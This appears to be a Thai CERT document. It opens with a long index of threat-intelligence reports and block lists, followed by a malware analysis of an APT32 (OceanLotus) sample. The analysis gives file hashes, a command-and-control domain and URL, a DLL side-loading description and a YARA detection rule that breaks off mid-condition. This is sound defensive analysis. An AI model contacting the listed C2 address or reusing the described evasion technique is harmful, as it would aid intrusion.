1.3.4076. 2023-08-26 Unveiling the Stealthy Exploitation of Microsoft CMSTP Using Malicious LNK Files
1.3.4077. 2023-08-27 Active Malware samples detected on 2023-08-26
1.3.4078. 2023-08-27 Analyzing the new attack activity of the Andariel group (a sub-set of Lazarus Group)
1.3.4079. 2023-08-27 TTC-CERT Block Lists 2023-08-27 - Agentemis, BEACON, Cobalt Strike
1.3.4080. 2023-08-27 TTC-CERT Block Lists 2023-08-27 - Phishing attack dataset

1.3.4081. 2023-08-27 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-26 - CyberTotal
1.3.4082. 2023-08-27 TTC-CERT - HASH Daily Block Lists - 2023-08-26 - CyberTotal
1.3.4083. 2023-08-27 TTC-CERT IP Block Lists 2023-08-27 - FTP port scanning, FTP attack
1.3.4084. 2023-08-27 TTC-CERT IP Block Lists 2023-08-27 - SSH port scanning, SSH brute-force attack
1.3.4085. 2023-08-27 TTC-CERT - IP Daily Block Lists - 2023-08-26 - CyberTotal
1.3.4086. 2023-08-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-27
1.3.4087. 2023-08-28 Active Malware samples detected on 2023-08-27
1.3.4088. 2023-08-28 HTML Smuggling Leads to Domain Wide Ransomware
1.3.4089. 2023-08-28 Lockbit leak, research opportunities on tools leaked from TAs
1.3.4090. 2023-08-28 Python Malware Using Postgresql for C2 Communications
1.3.4091. 2023-08-28 Revelation of Counterfeit Citibank Mobile Terminal Phishing Attack Method Impacting Thousands of Indian Victims
1.3.4092. 2023-08-28 Shining some light on the DarkGate loader
1.3.4093. 2023-08-28 Suspected APT37 (aka RedEyes, ScarCruft, Reaper) New Attack Weapon Fakecheck Analysis Report
1.3.4094. 2023-08-28 TTC-CERT Block Lists 2023-08-28 - Agentemis, BEACON, Cobalt Strike
1.3.4095. 2023-08-28 TTC-CERT Block Lists 2023-08-28 - Phishing attack dataset
1.3.4096. 2023-08-28 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-27 - CyberTotal
1.3.4097. 2023-08-28 TTC-CERT - HASH Daily Block Lists - 2023-08-27 - CyberTotal
1.3.4098. 2023-08-28 TTC-CERT IP Block Lists 2023-08-28 - FTP port scanning, FTP attack
1.3.4099. 2023-08-28 TTC-CERT IP Block Lists 2023-08-28 - SSH port scanning, SSH brute-force attack
1.3.4100. 2023-08-28 TTC-CERT - IP Daily Block Lists - 2023-08-27 - CyberTotal
1.3.4101. 2023-08-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-28
1.3.4102. 2023-08-28 TTC-CERT - URL Daily Block Lists - 2023-08-27 - CyberTotal
1.3.4103. 2023-08-29 Active Malware samples detected on 2023-08-28
1.3.4104. 2023-08-29 Adversary On The Defense: ANTIBOT.PW - InQuest
1.3.4105. 2023-08-29 Akira: Pulling on the chains of ransomware
1.3.4106. 2023-08-29 Crypto Scam: SpaceX Tokens for Sale

1.3.4107. 2023-08-29 Flash Notice: Two Microsoft Zero-Day Vulnerabilities Exploited by Attackers
1.3.4108. 2023-08-29 TTC-CERT Block Lists 2023-08-29 - Agentemis, BEACON, Cobalt Strike
1.3.4109. 2023-08-29 TTC-CERT Block Lists 2023-08-29 - Phishing attack dataset
1.3.4110. 2023-08-29 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-28 - CyberTotal
1.3.4111. 2023-08-29 TTC-CERT - HASH Daily Block Lists - 2023-08-28 - CyberTotal
1.3.4112. 2023-08-29 TTC-CERT IP Block Lists 2023-08-29 - FTP port scanning, FTP attack
1.3.4113. 2023-08-29 TTC-CERT IP Block Lists 2023-08-29 - SSH port scanning, SSH brute-force attack
1.3.4114. 2023-08-29 TTC-CERT - IP Daily Block Lists - 2023-08-28 - CyberTotal
1.3.4115. 2023-08-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-29
1.3.4116. 2023-08-29 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ ChromeOS เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4117. 2023-08-30 Active Malware samples detected on 2023-08-29
1.3.4118. 2023-08-30 APT-C-55 (Kimsuky) organization uses Korean domain names for malicious activities
1.3.4119. 2023-08-30 CERT-UA#7372 | UAC-0173: judicial authorities and notaries "under the gun"
1.3.4120. 2023-08-30 CISA Releases IOCs Associated with Malicious Barracuda Activity
1.3.4121. 2023-08-30 Diving Deep into UNC4841 Operations Following Barracuda ESG Zero-Day Remediation (CVE-2023-2868)
1.3.4122. 2023-08-30 DreamBus Botnet Exploiting execution Flaw in RocketMQ servers
1.3.4123. 2023-08-30 FIN8-linked actor targets Citrix NetScaler systems
1.3.4124. 2023-08-30 GoldDigger: A Sophisticated Android Malware Targeting Vietnamese Financial, E-Wallet, and Cryptocurrency Applications
1.3.4125. 2023-08-30 Knight Ransomware Sample 2023-08-30
1.3.4126. 2023-08-30 MalDoc in PDF - Detection bypass by embedding a malicious Word file into a PDF file

1.3.4127. 2023-08-30 SideCopy APT: Connecting lures to victims, payloads to infrastructure
1.3.4128. 2023-08-30 Stealthy Android Malware MMRat Carries Out Bank Fraud Via Fake App Stores
1.3.4129. 2023-08-30 TTC-CERT Block Lists 2023-08-30 - Agentemis, BEACON, Cobalt Strike
1.3.4130. 2023-08-30 TTC-CERT Block Lists 2023-08-30 - Phishing attack dataset
1.3.4131. 2023-08-30 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-29 - CyberTotal
1.3.4132. 2023-08-30 TTC-CERT - HASH Daily Block Lists - 2023-08-29 - CyberTotal
1.3.4133. 2023-08-30 TTC-CERT IP Block Lists 2023-08-30 - FTP port scanning, FTP attack
1.3.4134. 2023-08-30 TTC-CERT IP Block Lists 2023-08-30 - SSH port scanning, SSH brute-force attack
1.3.4135. 2023-08-30 TTC-CERT - IP Daily Block Lists - 2023-08-29 - CyberTotal
1.3.4136. 2023-08-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-30
1.3.4137. 2023-08-30 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4138. 2023-08-30 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4139. 2023-08-30 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Aria Operations for Networks (ชื่อเดิม vRealize Network Insight) เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4140. 2023-08-30 รายงานกรณีพบเว็บไซต์ของสถาบันสิรินธรเพื่อการฟื้นฟูสมรรถภาพทางการแพทย์แห่งชาติถูกโจมตีแบบ Web Defacement หรือถูกเปลี่ยนแปลงข้อมูลใน web hosting โดยไม่ได้รับอนุญาต
1.3.4141. 2023-08-31 AA23-242A Identification and Disruption of QakBot Infrastructure | CISA
1.3.4142. 2023-08-31 Active Malware samples detected on 2023-08-30
1.3.4143. 2023-08-31 BadBazaar espionage tool targets Android users via trojanized Signal and Telegram apps
1.3.4144. 2023-08-31 Bloated Binaries | How to Detect and Analyze Large macOS Malware Files

1.3.4145. 2023-08-31 Earth Estries (aka FamousSparrow APT) Targets Government, Tech for Cyberespionage
1.3.4146. 2023-08-31 Kinsing Malware Exploits Novel Openfire Vulnerability
1.3.4147. 2023-08-31 Peeling Back the Layers of RemcosRat Malware
1.3.4148. 2023-08-31 Threat Actor Interplay | Good Day's (aka ARCrypter) Victim Portals and Their Ties to Cloak
1.3.4149. 2023-08-31 TTC-CERT Block Lists 2023-08-31 - Agentemis, BEACON, Cobalt Strike
1.3.4150. 2023-08-31 TTC-CERT Block Lists 2023-08-31 - IcedID, BokBot
1.3.4151. 2023-08-31 TTC-CERT Block Lists 2023-08-31 - Phishing attack dataset
1.3.4152. 2023-08-31 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-30 - CyberTotal
1.3.4153. 2023-08-31 TTC-CERT - HASH Daily Block Lists - 2023-08-30 - CyberTotal
1.3.4154. 2023-08-31 TTC-CERT IP Block Lists 2023-08-31 - FTP port scanning, FTP attack
1.3.4155. 2023-08-31 TTC-CERT IP Block Lists 2023-08-31 - SSH port scanning, SSH brute-force attack
1.3.4156. 2023-08-31 TTC-CERT - IP Daily Block Lists - 2023-08-30 - CyberTotal
1.3.4157. 2023-08-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-08-31
1.3.4158. 2023-08-31 TTC-CERT - URL Daily Block Lists - 2023-08-30 - CyberTotal
1.3.4159. 2023-08-31 UNC1151 (aka Ghostwriter, TA445, PUSHCHA) Group Indicators of Compromise (IOC)
1.3.4160. 2023-08-31 แจ้งเตือนช่องโหว่ของ Juniper Junos OS ที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial-of-Service)
1.3.4161. 2023-09-01 Active Malware samples detected on 2023-08-31
1.3.4162. 2023-09-01 A Look Into DuckTail - Exploring the Inner Workings of DuckTail
1.3.4163. 2023-09-01 An Ongoing Open Source Attack Reveals Roots Dating Back To 2021
1.3.4164. 2023-09-01 AR23-243A Infamous Chisel Malware Analysis Report (associated with Sandworm activity) | CISA
1.3.4165. 2023-09-01 AsyncRAT Indicators of Compromise (IOCs) as of 20230901
1.3.4166. 2023-09-01 Cyberattack UAC-0057: Exploit for CVE-2023-38831, PicassoLoader JavaScript variant, Rabbit algorithm, and Cobalt Strike Beacon (CERT-UA#7435)
1.3.4167. 2023-09-01 Rapid7-Observed Exploitation of Cisco ASA SSL VPNs

1.3.4168. 2023-09-01 SapphireStealer: Open-source information stealer enables credential and data theft
1.3.4169. 2023-09-01 TTC-CERT Block Lists 2023-09-01 - Agentemis, BEACON, Cobalt Strike
1.3.4170. 2023-09-01 TTC-CERT Block Lists 2023-09-01 - IcedID, BokBot
1.3.4171. 2023-09-01 TTC-CERT Block Lists 2023-09-01 - Phishing attack dataset
1.3.4172. 2023-09-01 TTC-CERT - DOMAIN Daily Block Lists - 2023-08-31 - CyberTotal
1.3.4173. 2023-09-01 TTC-CERT - HASH Daily Block Lists - 2023-08-31 - CyberTotal
1.3.4174. 2023-09-01 TTC-CERT IP Block Lists 2023-09-01 - FTP port scanning, FTP attack
1.3.4175. 2023-09-01 TTC-CERT IP Block Lists 2023-09-01 - SSH port scanning, SSH brute-force attack
1.3.4176. 2023-09-01 TTC-CERT - IP Daily Block Lists - 2023-08-31 - CyberTotal
1.3.4177. 2023-09-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-09-01
1.3.4178. 2023-09-01 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Splunk ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4179. 2023-09-02 Active Malware samples detected on 2023-09-01
1.3.4180. 2023-09-02 A Deep Dive into Brute Ratel C4 payloads
1.3.4181. 2023-09-02 Fake Update Utilizes New IDAT Loader To Execute StealC and Lumma Infostealers
1.3.4182. 2023-09-02 From Hidden Bee to Rhadamanthys - The Evolution of Custom Executable Formats
1.3.4183. 2023-09-02 Multiple Threats Target Adobe ColdFusion Vulnerabilities
1.3.4184. 2023-09-02 Novel RAT discovered “SuperBear” targeting journalist covering geopolitics of Asia (suspect Kimsuky)
1.3.4185. 2023-09-02 Revisiting 16shop Phishing Kit, Trend-Interpol Partnership
1.3.4186. 2023-09-02 TTC-CERT Block Lists 2023-09-02 - Agentemis, BEACON, Cobalt Strike
1.3.4187. 2023-09-02 TTC-CERT Block Lists 2023-09-02 - Phishing attack dataset
1.3.4188. 2023-09-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-09-01 - CyberTotal
1.3.4189. 2023-09-02 TTC-CERT - HASH Daily Block Lists - 2023-09-01 - CyberTotal
1.3.4190. 2023-09-02 TTC-CERT IP Block Lists 2023-09-02 - FTP port scanning, FTP attack

1.3.4191. 2023-09-02 TTC-CERT IP Block Lists 2023-09-02 - SSH port scanning, SSH brute-force attack
1.3.4192. 2023-09-02 TTC-CERT - IP Daily Block Lists - 2023-09-01 - CyberTotal
1.3.4193. 2023-09-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-09-02
1.3.4194. 2023-09-02 TTC-CERT - URL Daily Block Lists - 2023-09-01 - CyberTotal
1.3.4195. 2023-09-02 VMConnect supply chain attack continues, evidence points to North Korea (Labyrinth Chollima, an offshoot of Lazarus Group)
1.3.4196. 2023-09-03 Active Malware samples detected on 2023-09-02
1.3.4197. 2023-09-03 CONFUSED RAT indicators by Elastic Security Labs
1.3.4198. 2023-09-03 Meet the Ducks: Vietnamese threat groups targeting Meta Business accounts
1.3.4199. 2023-09-03 Ransomware Roundup - Rhysida
1.3.4200. 2023-09-03 The NCCC investigated the activity of the Gamaredon group during the Ukrainian counteroffensive
1.3.4201. 2023-09-03 TTC-CERT Block Lists 2023-09-03 - Agentemis, BEACON, Cobalt Strike
1.3.4202. 2023-09-03 TTC-CERT Block Lists 2023-09-03 - Phishing attack dataset
1.3.4203. 2023-09-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-09-02 - CyberTotal
1.3.4204. 2023-09-03 TTC-CERT - HASH Daily Block Lists - 2023-09-02 - CyberTotal
1.3.4205. 2023-09-03 TTC-CERT IP Block Lists 2023-09-03 - FTP port scanning, FTP attack
1.3.4206. 2023-09-03 TTC-CERT IP Block Lists 2023-09-03 - SSH port scanning, SSH brute-force attack
1.3.4207. 2023-09-03 TTC-CERT - IP Daily Block Lists - 2023-09-02 - CyberTotal
1.3.4208. 2023-09-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-09-03
1.3.4209. 2023-09-04 Active Malware samples detected on 2023-09-03
1.3.4210. 2023-09-04 LockBit 3.0 Ransomware Sample 2023-09-04
1.3.4211. 2023-09-04 Tracking Fileless Malware Distributed Through Spam Mails
1.3.4212. 2023-09-04 TTC-CERT Block Lists 2023-09-04 - Agentemis, BEACON, Cobalt Strike
1.3.4213. 2023-09-04 TTC-CERT Block Lists 2023-09-04 - IcedID, BokBot
1.3.4214. 2023-09-04 TTC-CERT Block Lists 2023-09-04 - Phishing attack dataset

1.3.4215. 2023-09-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-09-03 - CyberTotal
1.3.4216. 2023-09-04 TTC-CERT - HASH Daily Block Lists - 2023-09-03 - CyberTotal
1.3.4217. 2023-09-04 TTC-CERT IP Block Lists 2023-09-04 - FTP port scanning, FTP attack
1.3.4218. 2023-09-04 TTC-CERT IP Block Lists 2023-09-04 - SSH port scanning, SSH brute-force attack
1.3.4219. 2023-09-04 TTC-CERT - IP Daily Block Lists - 2023-09-03 - CyberTotal
1.3.4220. 2023-09-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-09-04
1.3.4221. 2023-09-04 พบมีการนำ Website ของสำนักงานคณะกรรมการการศึกษาขั้นพื้นฐาน มาทำเป็น phishing และ fraud
1.3.4222. 2023-09-05 Active Malware samples detected on 2023-09-04
1.3.4223. 2023-09-05 CHM malware using Fukushima contaminated water discharge: RedEyes (aka APT37, ScarCruft)
1.3.4224. 2023-09-05 Discovering ADHUBLLKA Ransomware Family: Tracing Roots of LOLKEK, BIT, OBZ, U2K TZW Variants
1.3.4225. 2023-09-05 LaplasClipper (Laplas Clipper also known as Laplace Clipper) Analysis
1.3.4226. 2023-09-05 New Attack Vector In The Cloud: Attackers caught exploiting Object Storage Services
1.3.4227. 2023-09-05 "Smishing Triad" Targeted USPS And US Citizens For Data Theft
1.3.4228. 2023-09-05 Threat Actors Target MSSQL Servers in DB#JAMMER to Deliver FreeWorld Ransomware
1.3.4229. 2023-09-05 TTC-CERT Block Lists 2023-09-05 - Agentemis, BEACON, Cobalt Strike
1.3.4230. 2023-09-05 TTC-CERT Block Lists 2023-09-05 - IcedID, BokBot
1.3.4231. 2023-09-05 TTC-CERT Block Lists 2023-09-05 - Phishing attack dataset
1.3.4232. 2023-09-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-09-04 - CyberTotal
1.3.4233. 2023-09-05 TTC-CERT - HASH Daily Block Lists - 2023-09-04 - CyberTotal
1.3.4234. 2023-09-05 TTC-CERT IP Block Lists 2023-09-05 - FTP port scanning, FTP attack
1.3.4235. 2023-09-05 TTC-CERT IP Block Lists 2023-09-05 - SSH port scanning, SSH brute-force attack
1.3.4236. 2023-09-05 TTC-CERT - IP Daily Block Lists - 2023-09-04 - CyberTotal

1.3.4237. 2023-09-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-09-05
1.3.4238. 2023-09-06 Active Malware samples detected on 2023-09-05
1.3.4239. 2023-09-06 Analyzing a Facebook Profile Stealer Written in Node js
1.3.4240. 2023-09-06 APT28 Cyberattack: Utilizing msedge as a Bootloader, TOR, and mockbin.org Control Center (CERT-UA#7469)
1.3.4241. 2023-09-06 Chae$ 4: New Chaes Malware Variant Targeting Financial and Logistics Customers
1.3.4242. 2023-09-06 Distribution of Backdoor via Malicious LNK: RedEyes (ScarCruft)
1.3.4243. 2023-09-06 ScreenConnect campaign for remote control
1.3.4244. 2023-09-06 Stop/Djvu Ransomware Sample 2023-09-06
1.3.4245. 2023-09-06 TTC-CERT Block Lists 2023-09-06 - Agentemis, BEACON, Cobalt Strike
1.3.4246. 2023-09-06 TTC-CERT Block Lists 2023-09-06 - IcedID, BokBot
1.3.4247. 2023-09-06 TTC-CERT Block Lists 2023-09-06 - Phishing attack dataset
1.3.4248. 2023-09-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-09-05 - CyberTotal
1.3.4249. 2023-09-06 TTC-CERT - HASH Daily Block Lists - 2023-09-05 - CyberTotal
1.3.4250. 2023-09-06 TTC-CERT IP Block Lists 2023-09-06 - FTP port scanning, FTP attack
1.3.4251. 2023-09-06 TTC-CERT IP Block Lists 2023-09-06 - SSH port scanning, SSH brute-force attack
1.3.4252. 2023-09-06 TTC-CERT - IP Daily Block Lists - 2023-09-05 - CyberTotal
1.3.4253. 2023-09-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-09-06
1.3.4254. 2023-09-06 TTC-CERT - URL Daily Block Lists - 2023-09-05 - CyberTotal
1.3.4255. 2023-09-06 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.4256. 2023-09-07 Active Malware samples detected on 2023-09-06
1.3.4257. 2023-09-07 Active North Korean campaign targeting security researchers
1.3.4258. 2023-09-07 APT34 (aka OilRig or Helix Kitten) Unleashes New Wave of Phishing Attack with Variant of SideTwist Trojan
1.3.4259. 2023-09-07 ConnectWise ScreenConnect Malicious Indicators of Compromise (IOCs)
1.3.4260. 2023-09-07 Exposing RocketMQ CVE-2023-33246 Payloads

1.3.4261. 2023-09-07 I know what you mined last summer: summarizing Summer '23 cryptomining activity
1.3.4262. 2023-09-07 New Agent Tesla Variant Being Spread by Crafted Excel Document
1.3.4263. 2023-09-07 Revisting BLISTER: New development of the BLISTER loader — Elastic Security Labs
1.3.4264. 2023-09-07 TTC-CERT Block Lists 2023-09-07 - Agentemis, BEACON, Cobalt Strike
1.3.4265. 2023-09-07 TTC-CERT Block Lists 2023-09-07 - IcedID, BokBot
1.3.4266. 2023-09-07 TTC-CERT Block Lists 2023-09-07 - Phishing attack dataset
1.3.4267. 2023-09-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-09-06 - CyberTotal
1.3.4268. 2023-09-07 TTC-CERT - HASH Daily Block Lists - 2023-09-06 - CyberTotal
1.3.4269. 2023-09-07 TTC-CERT IP Block Lists 2023-09-07 - FTP port scanning, FTP attack
1.3.4270. 2023-09-07 TTC-CERT IP Block Lists 2023-09-07 - SSH port scanning, SSH brute-force attack
1.3.4271. 2023-09-07 TTC-CERT - IP Daily Block Lists - 2023-09-06 - CyberTotal
1.3.4272. 2023-09-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-09-07

เอกสารแนบท้าย 5

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 1

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย เรืองไกร รังสิพล

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 1 ศูนย์ TTC-CERT ได้ดำเนินการทำ Malware Analysis ของกลุ่ม APT32 (OceanLotus) ซึ่งเชื่อว่าเป็นกลุ่มแฮกเกอร์จากประเทศเพื่อนบ้านที่มีเป้าหมายการโจมตีประเทศในภูมิภาคเอเชียตะวันออกเฉียงใต้ โดยทางศูนย์ TTC-CERT พบว่ามีการรายงานการวิเคราะห์ Malware ที่ใช้ในการโจมตีภูมิภาคเอเชียตะวันออกเฉียงใต้น้อยมาก จึงนำ Malware ของกลุ่มดังกล่าวมาวิเคราะห์เพื่อศึกษาและรายงานถึง Tactics, Techniques, และ Procedures (TTP) ของการโจมตีจาก Malware ดังกล่าว และสามารถนำ Indicators of Compromise (IOCs) และ TTP จากรายงานฉบับนี้มาใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์จากกลุ่มนี้ให้กับองค์กร

ทั้งนี้ สาเหตุที่เลือกวิเคราะห์มัลแวร์ของกลุ่ม APT32 (OceanLotus) เนื่องมาจากเป็นกลุ่มแฮกเกอร์ประเภทที่มีรัฐบาลหนุนหลัง (State Sponsored) และมีเป้าหมายชัดเจนที่สุดว่าเลือกที่จะโจมตีองค์กรต่าง ๆ ภายในภูมิภาคอาเซียนเป็นหลัก อีกทั้งมีข้อมูลว่า Telecommunications และ Technology Infrastructure คือกลุ่มอุตสาหกรรมที่เป็นเป้าหมายในการโจมตีอีกด้วย นอกจากนั้น กลุ่ม APT32 เริ่มปฏิบัติการมาตั้งแต่ปี 2013 จนถึงปัจจุบัน โดยมีการพัฒนาเทคนิค วิธีการ และเพิ่มศักยภาพของเครื่องมือในการโจมตีมาโดยตลอด จะเห็นได้ว่า กลุ่ม APT32 มีศักยภาพในการปฏิบัติการอย่างต่อเนื่อง มีทรัพยากรที่ไม่จำกัด และมีขีดความสามารถในการพัฒนาเครื่องมือระดับสูง ดังนั้น ศูนย์ TTC-CERT ประเมินแล้วมีเหตุอันเชื่อได้ว่า กลุ่ม APT32 คือภัยคุกคามในอันดับต้น ๆ ต่อ Telecommunications Sector และควรต้องให้ความสนใจในการติดตามตรวจสอบความเคลื่อนไหวรวมถึงวิเคราะห์ Technique, Tactics, Procedures (TTPs) ที่กลุ่มดังกล่าวมีการใช้งานเพื่อเผยแพร่ความรู้ให้กับสมาชิกให้ตระหนักถึงภัยคุกคามดังกล่าวโดยเร่งด่วน

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-210432-1.v1 Malware Analysis Report - OceanLotus - Hoa don tien no.zip** เมื่อ 12 พ.ค.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดังภาพ

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น** IMAR-210432-1.v1 Malware Analysis Report - OceanLotus - Hoa don tien no.zip มีรายละเอียดตาม เอกสารแนบท้าย

รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น

IMAR-210432-1.v1

วันที่เผยแพร่ครั้งแรก: 12-05-2564

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ตรวจสอบข้อมูล Threat Intelligence และพบความเคลื่อนไหวของกลุ่ม APT32 (OceanLotus) ซึ่งเชื่อว่าเป็นกลุ่มแฮกเกอร์จากประเทศเวียดนามที่มีเป้าหมายการโจมตีประเทศในภูมิภาคเอเชียตะวันออกเฉียงใต้ จึงได้ทำการเก็บรวบรวมไฟล์ต้องสงสัยจากแหล่งข้อมูลและทำการวิเคราะห์ในเบื้องต้น พบว่ากลุ่มผู้โจมตีมีการใช้เทคนิคปลอมแปลงไฟล์ PE และ DLL ให้มีลักษณะคล้ายกับ Legimate File ของ Microsoft Office, มีการ Sign ไฟล์ดังกล่าวด้วย Cerificate ที่หมดอายุไปแล้ว, การใช้เทคนิค DLL Side-Loading เพื่อหลบเลี่ยงการถูกตรวจจับ และทำการ execute shellcode ในหลาย stage รวมไปถึงการเรียกออกไปยัง Command and Control ซึ่งเป็น Dynamic DNS ผ่าน port 443 (TCP) ซึ่งหากสำเร็จ อาจจะทำให้กลุ่มผู้โจมตีสามารถติดตั้ง Cobalt Strike ลงบนเครื่องเป้าหมายเพื่อใช้ในการควบคุมเครื่องฯ และปฏิบัติการตามเป้าหมายของกลุ่มต่อไป[1]

ไฟล์ที่ถูกตรวจสอบ (3)

1. AA331051DB461FF1DC760616F23770293A91257087FD079E2E76C122DB7C0561 (Hoa don tien no.zip)
2. 6C959CFB001FBB900958441DFD8B262FB33E052342948BAB338775D3E83EF7F7 (Noi dung chi tiet hoa don tien no gui chi Thuong . Cong hoa xa hoi chu nghia Viet Nam Doc lap tu do hanh phuc.exe)
3. FA259F953CD319DA9BDCD84D40B2A89869BD307E8F9206B5653E78666F08F5B8 (wwlib.dll)

โดเมน (1)

https://services.serveftp.net

URL (1)

https://services.serveftp.net/YTHg

[1] "Tracking OceanLotus' new Downloader, KerrDown." 1 Feb. 2019, https://unit42.paloaltonetworks.com/tracking-oceanlotus-new-downloader-kerrdown/. Accessed 10 May. 2021.

ผลการวิเคราะห์

AA331051DB461FF1DC760616F23770293A91257087FD079E2E76C122DB7C0561

Tags				
RAR	OceanLotus	APT32	APT-C-00	SeaLotus

รายละเอียดของไฟล์	
ชื่อไฟล์	Hoa don tien no.zip
ขนาด	168106 bytes
ประเภท	RAR
MD5	3FAE1D5F25020829EDBB5E95CC7F7836
SHA1	1535E05A1970423D70BDF7A03E2DD026E458B4B6
SHA256	AA331051DB461FF1DC760616F23770293A91257087FD079E2E76C122DB7C0561
SHA512	EFF895290FE3929A5E73741D843326890DF54CB761A0AE10E6765EEB8923C1BAE46CAB007B28CC5538DA34921AA2D7649F632EE01A8972E799B747C6A9B39D4A
ssdeep	3072:Ed52pb77M230VwZtW2Y0N3y/FAsqbtCpTyyhCLRdPC9bZTg1HaByP1r+ybV:EdC7gNR2w/tSo9yyhWRdPC9bWHaBy9rF
Entropy	5.719526

แอนตี้ไวรัส	
Microsoft	Trojan:Win32/kerrdown.A!dha
Malwarebytes	Trojan.Cometer
McAfee	Artemis!3FAE1D5F2502

ความเชื่อมโยง		
AA33105...	Contain	6C959CFB001FBB900958441DFD8B262FB33E052342948BAB338775D3E83EF7F7
AA33105...	Contain	FA259F953CD319DA9BDCD84D40B2A89869BD307E8F9206B5653E78666F08F5B8

รายละเอียด

Hoa don tien no.zip เป็นภาษาเวียดนามซึ่งเมื่อแปลเป็นภาษาอังกฤษจะเป็นคำว่า “Debt Bill” เป็นไฟล์ Archive Data ประเภท RAR ซึ่งเมื่อทำการ Decompress แล้ว จะพบไฟล์ภายในอีกจำนวน 2 ไฟล์ อยู่ภายใต้โฟลเดอร์เดียวกัน ได้แก่ ไฟล์ **Noi dung chi tiet hoa don tien no gui chi Thuong . Cong hoa xa hoi chu nghia Viet Nam Doc lap tu do hanh phuc.exe** และไฟล์ **wwlib.dll**

6C959CFB001FBB900958441DFD8B262FB33E052342948BAB338775D3E83EF7F7

Tags

Decoy Document OceanLotus APT32 APT-C-00 SeaLotus

รายละเอียดของไฟล์

ชื่อไฟล์	Noi dung chi tiet hoa don tien no gui chi Thuong . Cong hoa xa hoi chu nghia Viet Nam Doc lap tu do hanh phuc.exe
ขนาด	347432 byte
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	CEAA5817A65E914AA178B28F12359A46
SHA1	534A7EA9C67BAB3E8F2D41977BF43D41DFE951CF
SHA256	6C959CFB001FBB900958441DFD8B262FB33E052342948BAB338775D3E83EF7F7
SHA512	FEF4C0B451D18A9EB73045B3DDCD44450294F06C616CC7175850E6315A6265BD077C8FD09782C486EEA624145C7D4C18F8E00A94C0DEB394900F9B3E70E60320
ssdeep	6144:tlsHe0BivO39zYpmH+kAzkA7ZUgbc6AYJ8rEdrEbAgMMV6NX5ZNeVgjYf:InIO39YAeNLFjAYarEdrEb5P6VxY
Entropy	5.529196

แอนตี้ไวรัส

Microsoft	Undetected
Fireeye	Undetected
McAfee	Undetected

Yara Rules

```
import "pe"
import "hash"

rule Decoy_MS_WORD
{
	meta:
		description = "Detect Decoy MS WORD file used by OceanLotus"
		author = "TTC-CERT"
		date = "23/4/2021"
		SHA256 =
"6C959CFB001FBB900958441DFD8B262FB33E052342948BAB338775D3E83EF7F7"

	strings:
		$pdb	= "t:\\word\\x86\\ship\\0\\winword.pdb"
		$s0	= "winword.exe" nocase
		$s1	= "Thawte Certification" nocase

	condition:
		all of them and
		uint16(0) == 0x5A4D and
